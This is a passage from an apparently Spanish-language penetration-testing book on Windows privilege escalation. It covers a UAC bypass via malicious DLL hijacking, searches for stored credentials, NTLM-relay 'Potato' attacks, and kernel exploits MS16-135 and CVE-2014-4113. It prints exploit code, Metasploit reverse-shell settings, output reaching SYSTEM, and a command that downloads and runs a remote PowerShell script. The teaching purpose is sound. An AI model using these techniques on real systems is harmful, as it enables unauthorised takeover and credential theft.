Primero, *Masquerade-PEB*, un componente de este script *Bypass-UAC*, implementa una función la cual reescribe el *Process Environment Block* o PEB, que sirve para obtener la información necesaria para poder identificar en qué proceso se está ejecutando. Es decir, se encarga de *spoofear* el proceso *explorer.exe*. El objetivo es que el objeto COM sea engañado.

Segundo, otro componente de *Bypass-UAC*, *Invoke-IFileOperation*, se encarga de exponer los métodos del objeto COM de *IFileOperation* a PowerShell. Desde aquí se podrán llevar a cabo acciones que generalmente no se podrían realizar como, por ejemplo, mover una DLL de una ubicación no protegida a otra sí protegida.

Y, por último, dentro *Bypass-UAC* se encuentra *Emit-Yamabiko*. Esta función, escrita en PowerShell, escribe una DLL maliciosa en disco. En esta DLL se podría tener perfectamente un *meterpreter*, el cual, al ser ejecutado por el proceso padre, que se esté ejecutando con integridad alta, permitiría al atacante el control de la máquina en un contexto de integridad alta, es decir, con privilegios.




Fig. 06.30: Repositorio GitHub de FuzzySecurity.

Como se puede ver en la imagen, hay una DLL llamada *ole32.dll* que no es encontrada dentro de la ruta del *framework* de .NET. Esto quiere decir que, si se pudiera escribir en esa ruta, se podría provocar la ejecución de dicha DLL cuando de nuevo se invocase *mmc gpedit.msc* o cualquier perfil o complemento *.msc que llame a dicha DLL.

19-07-52,4632327	mmc.exe	3576	>CreateFile	C:\Windows\System32\OLE32.DLL	NAME NOT FOUND
19-07-52,4634174	mmc.exe	3576	>CreateFile	C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND
19-07-53,0867585	mmc.exe	3576	>CreateFile	C:\Windows\System32\imcnrndgr.dll.Zone.Identifier	NAME NOT FOUND
19-07-57,4882401	mmc.exe	3576	>CreateFile	C:\Windows\System32\imcnrndgr.dll.Zone.Identifier	NAME NOT FOUND
19-08-25,7516532	mmc.exe	580	>CreateFile	C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND
19-08-25,7518283	mmc.exe	580	>CreateFile	C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND
19-08-26,0437235	mmc.exe	580	>CreateFile	C:\Windows\System32\imcnrndgr.dll.Zone.Identifier	NAME NOT FOUND
19-08-26,1668199	mmc.exe	580	>CreateFile	C:\Windows\System32\mscoree.dll.local	NAME NOT FOUND
19-08-26,1701555	mmc.exe	580	>CreateFile	C:\Windows\System32\mscoree.dll.local	NAME NOT FOUND
19-08-26,1706461	mmc.exe	580	>CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll	NAME NOT FOUND
19-08-26,1707849	mmc.exe	580	>CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscnwks.dll	NAME NOT FOUND
19-08-26,1709788	mmc.exe	580	>CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll	NAME NOT FOUND
19-08-26,1710835	mmc.exe	580	CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscnwks.dll	NAME NOT FOUND
19-08-26,1711937	mmc.exe	580	CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll	NAME NOT FOUND
19-08-26,1997498	mmc.exe	580	CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\ole32.dll	NAME NOT FOUND

Fig. 06.31: DLL *ole32.dll* no encontrada.

Como se puede apreciar, depende de qué versión de *framework* .NET se esté utilizando para encontrar el fichero *ole32.dll*. Para Windows 10 es al menos la versión 4.0 del *framework* .NET. Con el siguiente comando de PowerShell puede conocerse qué versión se está utilizando. En el caso de la imagen anterior corresponde a la versión 2.0 del *framework* .NET de un equipo Windows 7.

```
[System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion
```

En primer lugar, se impersonaliza el proceso *explorer.exe* con la ejecución de *Masquerade-PEB*. Una vez logrado esto, se prepara la DLL maliciosa que contiene el código que se quiera ejecutar. Se utiliza el directorio temporal, accesible desde *\$env:temp*. Aquí se genera la DLL, la cual será copiada aprovechando la opción de autoelevado o *Autoelevate* de los objetos COM en Windows y la posibilidad de utilizar *Invoke-IFunction* para exponer el objeto a PowerShell.

0xWURD

```
# Expose IFileOperation COM object
Invoke-IFileOperation

# Exploit logic
echo "[*] Performing elevated IFileOperation::MoveItem operation."
# x32/x64 .NET folder
if ($x64) {
    $IFileOperation.MoveItem($DLLPath, $($env:SystemRoot + '\Microsoft.NET\Framework\x64\' + $Net_Version + '\'), "ole32.dll")
} else {
    $IFileOperation.MoveItem($DLLPath, $($env:SystemRoot + '\Microsoft.NET\Framework\' + $Net_Version + '\'), "ole32.dll")
}
$IFileOperation.PerformOperations()
echo "[*] Executing mmc.."
IEX $($env:SystemRoot + '\System32\mmc.exe gredit.msc')
```

Fig. 06.32: Código para mover la DLL a un directorio privilegiado e invocación de gredit.msc.

En este código, se puede ver cómo se utiliza el objeto `$IFileOperation` para mover la DLL almacenada en el directorio temporal, que se almacena en la variable `$DLLPath`. Este objeto tiene privilegios para copiar la DLL de un directorio no privilegiado a otro que sí, tal y como se puede ver en el código. Por último, se invoca la instrucción `mmc.exe gredit.msc`, provocando que se encuentre la DLL almacenada en el *PATH* de .NET, en esta ocasión `ole32.dll`.

Por tanto, para realizar este ejemplo, si el atacante dispone una *shell* o una sesión de *meterpreter*, puede cargar la función `Bypass-UAC.ps1` desde el *Github* de *Fuzzysecurity* y subir una DLL al equipo, que ha podido generar, por ejemplo, con `msfvenom` como se vio antes. Si se observa ahora, se podrá ver listado de funciones PowerShell y entre ellas se encuentra `Bypass-UAC`.

C:\Users\practicas7\Desktop>ls function:		
CommandType	Name	Definition
Function	A:	Set-Location A:
Function	B:	Set-Location B:
Function	Bypass-UAC	...
Function	C:	Set-Location C:

Fig. 06.33: Repositorio de funciones cargadas en memoria en la sesión actual de PowerShell.

Ahora, simplemente, se debe invocar a la función e indicarle qué fichero DLL se quiere ejecutar. Además, se debe tener claro que se debe disponer de un *handler* para recibir la sesión. Esto es importante, ya que, si no, no se podrá capturar la nueva sesión con privilegio o integridad alta.

```
meterpreter > shell
Process 3132 created.
Channel 3 created.
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd \
cd \

C:\>echo bypass > pwned.txt
echo bypass > pwned.txt

C:\>more pwned.txt
more pwned.txt
```

Fig. 06.34: Invocación de la función Bypass-UAC.

```

meterpreter > getuid
Server username: practicas7-PC\practicas7
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Fig. 06.35: Sesión elevada a SYSTEM.

Como se puede observar, se ha obtenido privilegio sobre un sistema Windows 7. Esta técnica también es válida sobre Windows 10.

6. Credenciales almacenadas

Si no se ha podido conseguir algún tipo de escalada de privilegios con alguno de los métodos anteriores, se puede proceder a realizar búsquedas para intentar encontrar algún fichero de texto que contenga algunas credenciales que permitan obtener mejores privilegios. Por ejemplo, las instalaciones desatendidas permiten a los administradores de una empresa instalar sistemas o aplicaciones en los equipos de la red de una forma automática y rápida, ganando tiempo sin tener que ir de equipo en equipo para instalarlo de forma manual. Es posible que alguna de estas instalaciones no se haya realizado de forma correcta y quede almacenado en el equipo local un fichero de configuración XML con el nombre *unattend*.

Adicionalmente, existen otros ficheros en los que se pueden encontrar credenciales durante procesos de instalación en los sistemas como, por ejemplo, *sysprep.xml* y *sysprep.inf*. Los directorios donde pueden ubicarse son:

- *C:*.
- *C:\Windows\Panther*.
- *C:\Windows\Panther\Unattend*.
- *C:\Windows\System32*.
- *C:\Windows\System32\sysprep*.

Estos ficheros, al tener que configurar todo el sistema durante la instalación, incluyen las credenciales de usuarios del sistema y entre ellos las del administrador.

```

<UserAccounts>
  <LocalAccounts>
    <LocalAccount>
      <Password>
        <Value>UGFzczyQxMjMKWJjUGFzc3dvcmQ=</Value>
        <PlainText>false</PlainText>
      </Password>
      <Description>Local Administrator</Description>
      <DisplayName>Administrator</DisplayName>
      <Group>Administrators</Group>
      <Name>Administrator</Name>
    </LocalAccount>
  </LocalAccounts>
</UserAccounts>

```

Fig. 06.36: Parte del fichero *unattend.xml* que refleja la contraseña del administrador en base64.

Esa contraseña es fácil de decodificar. Existen muchas páginas web o aplicaciones desde donde se puede decodificar *base64*. *Metasploit* también tiene un módulo para recolectar los ficheros *unattend* sobre una sesión *meterpreter* ya establecida con el objetivo.

Adicionalmente, es importante realizar otras búsquedas por si aparecen cadenas interesantes tales como “*pass*”, “*password*” o similares dentro de ficheros. Para realizar dichas búsquedas, algunos comandos de ejemplo en Windows son:

```
findstr /si password *.txt
findstr /si pass *.txt
```

Esto mismo se puede aplicar a archivos **.xml* o **.ini*. Además, si se conoce alguna aplicación con algún fichero de configuración en el que pueda haber credenciales como, por ejemplo, *UltraVNC*. Se pueden emplear búsquedas como las siguientes:

```
dir c:\*vnc.ini /s /b /c
dir c:\*ultravnc.ini /s /b /c
dir c:\ /s /b /c | findstr /si *vnc.ini
```

7. Kernel exploits

Tener el sistema actualizado es muy importante. Un atacante puede conocer qué parches tiene instalado el sistema y comprobar si está al día con las actualizaciones para analizar si existe algún *exploit* que pudiese utilizar para realizar una escalada de privilegios. Una forma sencilla de averiguarlo es con el comando que aparece en la siguiente imagen:

```
C:\temp>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption Description HotFixID InstalledOn
http://support.microsoft.com/?kbid=3150513 Update KB3150513 4/22/2017
http://support.microsoft.com/?kbid=3176935 Update KB3176935 10/8/2016
http://support.microsoft.com/?kbid=3176936 Update KB3176936 10/8/2016
http://support.microsoft.com/?kbid=3176937 Update KB3176937 10/8/2016
http://support.microsoft.com/?kbid=3199209 Update KB3199209 10/18/2016
http://support.microsoft.com/?kbid=3199986 Update KB3199986 10/30/2016
http://support.microsoft.com/?kbid=3211320 Update KB3211320 1/28/2017
http://support.microsoft.com/?kbid=4013418 Update KB4013418 3/17/2017
http://support.microsoft.com/?kbid=4018483 Security Update KB4018483 4/17/2017
http://support.microsoft.com/?kbid=4015217 Security Update KB4015217 4/19/2017

C:\temp>
```

Fig. 06.37: Forma de conocer el nivel de parches que tiene instalado un equipo Windows con el comando *wmic*.

Otra forma de saber el nivel de parches que tiene un sistema es con PowerShell, ofreciendo a cualquier usuario la posibilidad de conocer el estado de salud del equipo. Primero es importante ver que versión se tiene instalada, para ello se ejecuta el siguiente comando de PowerShell.

```
[System.Environment]::OSVersion.Version
```

Para ver los parches que tiene instalado un sistema se puede emplear el siguiente comando de PowerShell:

```
Get-WmiObject -query 'select * from win32_quickfixengineering' | foreach {$_.hotfixid}
```

A partir de Windows 7 se incorporaron nuevos *cmdlets* en PowerShell, entre ellos *Get-Hotfix* que también permite obtener los parches que se encuentran instalados en el sistema. La siguiente sentencia permitirá indicar al usuario qué parches tiene instalado en la categoría de “Actualización de seguridad”.

```
Get-Hotfix -description "Security Update"
```

En la imagen, se puede comprobar como el usuario “Alicia”, ejecuta desde PowerShell los comandos para comprobar el nivel de parches instalados en su sistema y la versión de sistema operativo que tiene instalado.

```
PS C:\Users\Alicia> Get-WmiObject -query 'select * from win32_quickfixengineering' | foreach {$_.hotfixid}
KB3176935
KB3176936
KB3176937
KB3199209
KB3199986
KB32111320
KB4013418
KB4020821
KB4019472
PS C:\Users\Alicia> Get-Hotfix -description "Security Update"
Source      Description      HotFixID      InstalledBy      InstalledOn
-----      -----      -----      -----      -----
DESKTOP-MU... Security Update KB4020821  NT AUTHORITY\SYSTEM 10/05/2017 0:00:00
DESKTOP-MU... Security Update KB4019472  NT AUTHORITY\SYSTEM 10/05/2017 0:00:00

PS C:\Users\Alicia> [System.Environment]::OSVersion.Version
Major  Minor  Build  Revision
-----  -----  -----  -----
10      0       14393  0

PS C:\Users\Alicia>
```

Fig. 06.38: Comandos de PowerShell para ver parches instalados y versión de sistema operativo.

También se puede comprobar si se tiene un parche específico instalado sobre el sistema. Como ejemplo, para comprobar si está instalado el parche KB4020821 se puede ejecutar desde PowerShell el siguiente comando:

0xWORD

```
Get-WmiObject -query 'select * from win32_quickfixengineering' | where {$_.hotfixid -eq "KB4020821"} | foreach {$_.hotfixid}
```

O también con el comando *Get-Hotfix*:

```
Get-HotFix -Description "Security Update" | where {$_.hotfixid -eq "KB4020821"}
```

Si se quisiese comprobar el estado de parches instalados en un equipo remoto, se podría ejecutar el siguiente comando:

```
Get-HotFix -Description "Security Update" -ComputerName Nombre_equipo -Credential "dominio\Usuario"
```

Hot Potato y Rotten Potato

Hot Potato, a partir de ahora *Potato* como lo apodaron sus autores *Stephen Breen* y *Chris Mallz*, es una combinación de fallos de diseño que son explotados para obtener una escalada de privilegios en el sistema de las configuraciones locales predeterminadas, como son NTLM *Relay*, específicamente HTTP sobre SMB *Relay*, más *spoofing* de NBNS.

Con esta técnica se puede escalar desde Invitado a privilegios de SYSTEM. Las técnicas que se utilizan para obtener la escalada de privilegios no son nuevas, pero sí la forma en la que se combinan. Microsoft es consciente de todos estos problemas y estos son, por desgracia, difíciles de arreglar sin romper la compatibilidad hacia atrás y de ello se han estado aprovechando atacantes o auditores en los test de intrusión durante tiempo atrás.

El *exploit* consta de 3 partes principales, las cuales son configurables a través de la línea de comandos. Cada parte corresponde a un ataque ya bien conocido:

- *Spoofing* local sobre NBNS.

La primera parte es hacer *spoofing* sobre el NBNS. NBNS es un protocolo UDP de difusión para la resolución de nombres comúnmente utilizado en entornos Windows. Cuando Windows realiza una búsqueda de DNS, primero Windows comprobará el archivo *hosts*. Si no existe ninguna entrada, intentará una búsqueda de DNS. Si esto falla, se realizará una búsqueda NBNS. El protocolo NBNS básicamente pide a todos los *hosts* en el dominio de transmisión local, preguntando si alguien conoce la IP para un *host* determinado. Cualquier equipo es libre de contestar si conoce la IP para el *host* que le han solicitado.

Ahora se pone el sistema a capturar el tráfico de la red y se responde a las consultas NBNS, suplantando las direcciones IP de los *hosts* con la dirección IP del atacante con la esperanza de que la conexión resultante hará algo de especial interés como tratar de autenticarse contra algún servidor.

Pero esta acción requiere ser administrador. Para solventar el problema, la máquina también tiene la dirección IP 127.0.0.1, con la que se hace referencia a sí misma y, si se genera una consulta NBNS, se creará una respuesta falsa y se inundará el *host* destino con esta respuesta NBNS de forma muy rápida se podría conseguir la suplantación. NBNS trabaja

con el protocolo UDP, esto ayuda a inundar la red con respuestas falsas. Pero dentro de los paquetes NBNS existe el campo TXID de 2 bytes que debe coincidir en la solicitud y en la respuesta y como no se puede ver el valor de la solicitud se puede inundar y reiterar sobre todos los 65536 valores posibles.

Ahora bien, si la red tiene un registro DNS para el *host* que se quiere falsificar, se puede emplear la técnica de agotamiento por puerto para forzar que todas las búsquedas de DNS en el sistema empiecen a fallar. Es decir, todo lo que se hace es unirse a cada puerto UDP, haciendo que falle porque no habrá ningún puerto UDP origen disponible para la solicitud, forzando a DNS a fallar y por tanto entraría a funcionar NBNS.

- Proxy WPAD falso.

La segunda parte es falsear WPAD *proxy server*. *Internet Explorer*, de forma predeterminada, intentará automáticamente detectar la configuración del proxy de la red en la URL <http://wpad/wpad.dat>. Esto también se aplica a algunos servicios de Windows como *Windows Update*, pero, dependiendo de la versión, el cómo y en qué condiciones hará variar esto.

En casi todas las redes, el nombre de *host* “*wpad*” no necesariamente existirá en el servidor DNS. Aunque como se comentó en el anterior punto, se puede hacer *spoofing* de nombres de host utilizando NBNS *spoofing*. Utilizando esta técnica se puede apuntar a la dirección IP 127.0.0.1 como servidor WPAD o WPAD.DOMAIN.TLD.

Ahora solo falta ejecutar un servidor HTTP que corra en la dirección 127.0.0.1. Con esto se consigue que todo el tráfico se redirija a través del servidor HTTP. Esto, aunque se ejecute mediante un usuario con permisos bajos afectará al resto de usuarios conectados simultáneamente.

- HTTP sobre SMB NTLM *Relay*.

En la tercera parte, se sabe que el NTLM *Relay* es un ataque conocido, pero a menudo mal comprendido, contra la autenticación NTLM de Windows. El protocolo NTLM es vulnerable a ataques *Man-in-the-Middle* ya que, como se vio en el capítulo de NTLM, si el atacante pudiese engañar a un usuario para que intente autenticarse usando NTLM en su máquina, éste podría entonces retransmitir ese intento de autenticación a otra máquina objetivo.

Se recuerda de nuevo que, en la versión antigua de este ataque, la víctima trataba de autenticarse sobre el equipo del atacante utilizando el protocolo SMB con autenticación NTLM, para luego poder reproducir esas credenciales de vuelta al equipo de la víctima y obtener acceso remoto, por ejemplo, con la posibilidad de ejecutar *PsExec*. Microsoft corrigió esto al rechazar la autenticación NTLM del mismo protocolo mediante un desafío que ya está en la red. Lo que esto significa es que SMB sobre SMB NTLM *Relay* de un *host* de nuevo a sí mismo ya no funciona. Sin embargo, los ataques de protocolo cruzado como HTTP sobre SMB seguirán funcionando.

Con todo el tráfico HTTP a través de un servidor HTTP que se controla, se puede redireccionar a las víctimas a algún lugar que solicite autenticación NTLM. En el *exploit Potato*, todas las peticiones HTTP son redirigidas con un *redirect 302* a la URL <http://localhost/>

GETHASHExxxxxx, donde xxxx es un identificador único. Las solicitudes a esta URL son respondidas con una solicitud 401 pidiendo autenticación NTLM.

Cualquier credencial NT será reenviada al servicio SMB local que está a la escucha de para recibir peticiones de los usuarios. Cuando la solicitud HTTP en cuestión se origina en una cuenta de privilegios altos, por ejemplo, cuando se trata de una solicitud del servicio de *Windows Update*, este comando se ejecutará con el privilegio de SYSTEM.

Posteriormente, *Stephen Breen* y *Chris Mallz* presentaron una nueva forma de escalar privilegios, la cual apodaron *Rotten Potato* y cuyo funcionamiento consta de los siguientes pasos:

- Retransmisión NTLM a la negociación local.

El primer paso es engañar a la cuenta SYSTEM para que realice la autenticación a algún *listener* TCP que se controla. En la versión de *Hot Potato* original, se hacía con los servicios de *spoofing* de NBNS, WPAD y *Windows Update*. Ahora, el servicio que se engaña es el proceso de autenticación DCOM/RPC. Esto es más eficaz y no depende de *Windows Update*, ya que dependiendo de la versión de Windows podría ser o no inmediato. Por ejemplo, en Windows 10 y Windows 2012 habría que esperar aproximadamente hasta 24 horas, ya que en las nuevas versiones las actualizaciones van gestionadas por certificados y habría que revocar dichos certificados para que funcionase.

Lo que se hace en esta fase es básicamente abusar de una llamada API a COM. Esta función se llama *CoGetInstanceFromISStorage*, la cual intenta obtener una instancia del objeto especificado desde una ubicación especificada por la persona que la llama. A modo general, el nuevo *exploit*, entre otras acciones, crea una instancia del objeto desde la dirección 127.0.0.1 al puerto 6666.

- Man-In-The-Middle.

En esta segunda fase, COM intenta hablar en el puerto 6666 donde se tiene un *listener* TCP local. COM funciona con la cuenta SYSTEM, por lo que, si se le responde de la manera correcta, éste intentará realizar la autenticación NTLM en el puerto 6666 utilizando el protocolo RPC, en el puerto 135. Básicamente, lo que se hace es retransmitir todos los paquetes que se reciben de COM en el puerto TCP 6666, los mensajes de respuesta, son enviados de vuelta al *listener* RPC local de Windows en el puerto TCP 135. Puesto que estos paquetes que se reciben son parte de una conversación RPC válida, sea cual sea la versión de Windows, el funcionamiento responderá apropiadamente y este proceso se repetirá hasta que se produzca la autenticación.

- Suplantar *token* de un servicio.

Es en esta fase, el *exploit* consigue suplantar un *token* de algún servicio concreto que corra con privilegios que no sean gestionados por SYSTEM. Existen muchos servicios de Windows que utilizan cuentas de usuario. Por ejemplo, las cuentas *Internet Information Server* o *SQL Server*. Para entrar en detalle de cómo los descubridores consiguen suplantar el *token* del servicio, se basaron en la presentación de *James Forshaw* del congreso “*Black HAT USA 2015*” con título “*Social Engineering The Windows Kernel: Finding And Exploiting Token Handling Vulnerabilities*”.

Bug MS16-135

En el siguiente ejemplo, se va a explicar cómo explotar la vulnerabilidad MS16-135 con la que se puede llevar a cabo una escalada de privilegios total, desde cualquier usuario hasta llegar a ser Administrador. Existen varias pruebas de concepto que explotan esta vulnerabilidad, como por ejemplo la escrita en lenguaje C que puede ser descargada de la siguiente URL: <https://github.com/tinysc/public/tree/master/CVE-2016-725>

Más recientemente, *Fuzzy Security* publicó una prueba de concepto en PowerShell que puede ser descargada de: <https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135>

Esta vulnerabilidad ha sido vista siendo utilizada en ataques dirigidos. Google y Microsoft confirmaron que el grupo APT28 utilizó una vulnerabilidad en *Flash*, con CVE-2016-7855 asignado, junto con esta vulnerabilidad para llevar a cabo una intrusión y escalada de privilegios en sus ataques. La vulnerabilidad es explotada a través de la llamada a *win32k.sys* y *NtSetWindowLongPtr()*. Para entrar en más detalle se puede leer el magnífico artículo de *McAfee* en: <https://securingtomorrow.mcafee.com/mcafee-labs/digging-windows-kernel-privilege-escalation-vulnerability-cve-2016-7255/>

Esta vulnerabilidad es muy crítica ya que afecta a los sistemas Windows desde su versión Windows Vista hasta Windows 10, aunque ya dispone de parche oficial desde diciembre de 2016. Esto es un ejemplo más de la importancia de revisar las actualizaciones y tener todas instaladas. La prueba de concepto se va desarrollar sobre un equipo con Windows 10. Primero se va a ejecutar el *exploit* de PowerShell. Si se tiene éxito aparecerá algo similar a la siguiente imagen.

```
[?] Target is Win.10
[+] Bitmap dimensions: 0x760x0x4
[?] Adjacent large session pool Feng shui...
[+] Worker : FFFF89B2C3EFA000
[+] Manager : FFFF89B2C3EFC000
[+] Distance: 0x2000

[?] Creating Window objects
[+] Corrupting child window spmenu
[+] Trying to trigger arbitrary 'Or'...
[+] Trying to trigger arbitrary 'Or'...

[?] Success, reading beyond worker bitmap size!
[+] Old manager bitmap pvScan0: FFFF89B2C3EFC260
[+] New manager bitmap pvScan0: FFFF89B2C3EFA050

[!] Leaking SYSTEM _EPROCESS...
[+] _EPROCESS list entry: 0xFFFFF802AFA30218
[+] SYSTEM _EPROCESS address: 0xFFFFFCB8EB1E55500
[+] PID: 4
[+] SYSTEM Token: 0xFFFFA50274A1704D

[!] Leaking current _EPROCESS...
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPROCESS address: 0xFFFFFCB8EB2AE800
[+] PID: 7264
[+] PowerShell Token: 0xFFFFA50278CD09E8

[!] Duplicating SYSTEM token!
```

Fig. 06.39: Prueba de concepto del exploit en PowerShell sobre la vulnerabilidad MS16-135.

Se puede observar que se obtiene *Duplicating SYSTEM Token*. Para comprobar que efectivamente se ha realizado la escalada de privilegio se puede ejecutar el comando *whoami*.

```
PS C:\Users\sinPrivilegio\Desktop\PSKernel-Primitives-master\Sample-Exploits\MS16-135> whoami
nt authority\system
PS C:\Users\sinPrivilegio\Desktop\PSKernel-Primitives-master\Sample-Exploits\MS16-135>
```

Fig. 06.40: Escalada de privilegios realizada con éxito.

A continuación, se va a proceder a realizar el ataque contra un equipo remoto. Para ello, una vez se obtiene acceso remoto al equipo, por ejemplo, a través de *Metasploit*, se procederá a ejecutar dicho *exploit* en PowerShell.

En primer lugar, hay que tener en cuenta que el *script* de PowerShell solo se ejecuta en arquitecturas x64, ya que el *exploit* solo es eficaz para este tipo de arquitecturas. Con *Metasploit*, si no se tiene una sesión x64 se puede crear a través del módulo *exploit/windows/local/payload_inject*.

```
msf exploit(ms16_135) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(ms16_135) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf exploit(ms16_135) > set SESSION 1
SESSION => 1
msf exploit(ms16_135) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Running module against MSEdgeWIN10
[*] PID does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 8108
[*] Sending stage (1189423 bytes) to 10.0.0.4
[*] Meterpreter session 2 opened (10.0.0.1:4444 -> 10.0.0.4:60462) at 2017-04-11 04:12:30 -0400

meterpreter > sysinfo
Computer : MSEdgeWIN10
OS        : Windows 10 (Build 14393)
Architecture : x64
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 4
Meterpreter : x64/win64
```

Fig. 07.41: Configuración del exploit para arquitecturas x64.

Ahora sí, se está seguro de poder lanzar el *exploit* de PowerShell. Para ello, se carga en una sesión de *meterpreter* el módulo de PowerShell que permite interactuar de forma sencilla con la línea de comandos. A continuación, se carga directamente en memoria el código del *script* de PowerShell. Éste podría ser obtenido desde el propio *Github* de *FuzzySecurity* o desde un servidor web bajo el control del atacante. Como se puede apreciar en la imagen de la siguiente página, se descarga a memoria y se ejecuta automáticamente gracias a la instrucción *IEX* o *Invoke-Expression*.

En este instante, se tiene una sesión de PowerShell corriendo ya no como un usuario sin privilegios, sino con privilegios de SYSTEM.

De nuevo, una forma a tener en cuenta en auditorías tanto internas como externas, ya que puede ayudar a un atacante a obtener privilegios sobre los cientos de equipos Microsoft que pueden estar desplegados en una organización.

```

meterpreter > powershell shell
PS > iex (new-object net.webclient).downloadstring('http://10.0.0.1/rdp.ps1')
[!] by b33f -> @FuzzySec
[?] Target is Win 10
[+] Bitmap dimensions: 0x760*0x4
[?] Adjacent large session pool feng shui...
[+] Worker : FFFF89B2C430E000
[+] Manager : FFFF89B2C4310000
[+] Distance: 0x2000

[?] Creating Window objects
[+] Corrupting child window spmenu
[+] Trying to trigger arbitrary 'Or'...
[+] Trying to trigger arbitrary 'Or'...

[?] Success, reading beyond worker bitmap size!
[+] Old manager bitmap pvScan0: FFFF89B2C4310260
[+] New manager bitmap pvScan0: FFFF89B2C430E050

[+] Leaking SYSTEM_EPROCESS...
[+] EPROCESS list entry: 0xFFFFF802AFA30218
[+] SYSTEM_EPROCESS address: 0xFFFFFCB8EB1E55500

```

Fig. 06.42: Explotación del bug en MS16-135.


Windows 7 SP1 y el CVE-2014-4113

La vulnerabilidad con CVE-2014-4113 apareció en octubre de 2014 y fue un *0day* que permitía la escalada de privilegio sobre sistemas *Windows*. La vulnerabilidad fue parcheada por *Microsoft* en el boletín MS14-058. El grupo denominado *Hurricane Panda* publicó un *exploit* el cual permitía realizar escalada de privilegio en sistemas *Windows*, incluyendo *Windows 7 SP1*, aunque la vulnerabilidad afecta a sistemas *Windows 8* y *8.1* el *exploit* de *Hurricane Panda* y el módulo que existe de *Metasploit* solo se puede utilizar en sistemas inferiores a *Windows 8*.

En esta prueba de concepto es importante entender que un usuario con acceso físico a la máquina y a la sesión de usuario, y sin privilegio ninguno, puede ejecutar un *exploit* que le permita obtener una *cmd* como *System*. Esto se englobaría en una escalada de privilegio total sobre el sistema, ya que en la prueba de concepto se partirá como usuario normal no perteneciente al grupo administradores, y tras la ejecución del *exploit* se obtendrá una *cmd* con privilegio máximo.

¿Cuáles son los detalles de la vulnerabilidad? La vulnerabilidad se debe a la falta de un control en el valor de retorno dentro del controlador *win32k.sys*. El *driver* o controlador es responsable de interactuar con parte del modo *kernel*. Se ocupa de la gestión de las ventanas y proporciona una interfaz de dispositivo gráfico, entre otras cosas. La función *user32!TrackPopupMenu* se puede utilizar para desencadenar la vulnerabilidad desde el modo usuario. La función responsable de gestionar esa API en el *kernel* es *win32k!xxxHandleMenuMessages* y esta función llama a la función *win32k!xxxMNFindWindowFromPoint* la cual devuelve la dirección de una estructura

con información llamada *win32k!tagWND*. En caso de que se produzca un fallo, la función puede devolver valores entre -1 y -5 y el invocador chequea el valor -1, pero no el -5. Esto provoca que se devuelva un error, cuando el invocador cree que recibe un puntero a una estructura concreta. Entonces, cuando la vulnerabilidad es aprovechada el *kernel* accede a una estructura *fake* en *user land*. La estructura está preparada para forzar la ejecución de código con un puntero a una función. Este puntero a función ejecuta en modo *kernel* una *shellcode*, por lo que dicho código correrá como *System*.



```
C:\Users\practicasc\Desktop\exploit_ms14-058>whoami  
practicasc  
C:\Users\practicasc\Desktop\exploit_ms14-058>win32.exe cmd.exe  
Microsoft Windows [Versión 6.1_7601]  
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.  
C:\Users\practicasc\Desktop\exploit_ms14-058>whoami  
nt authority\system  
C:\Users\practicasc\Desktop\exploit_ms14-058>
```

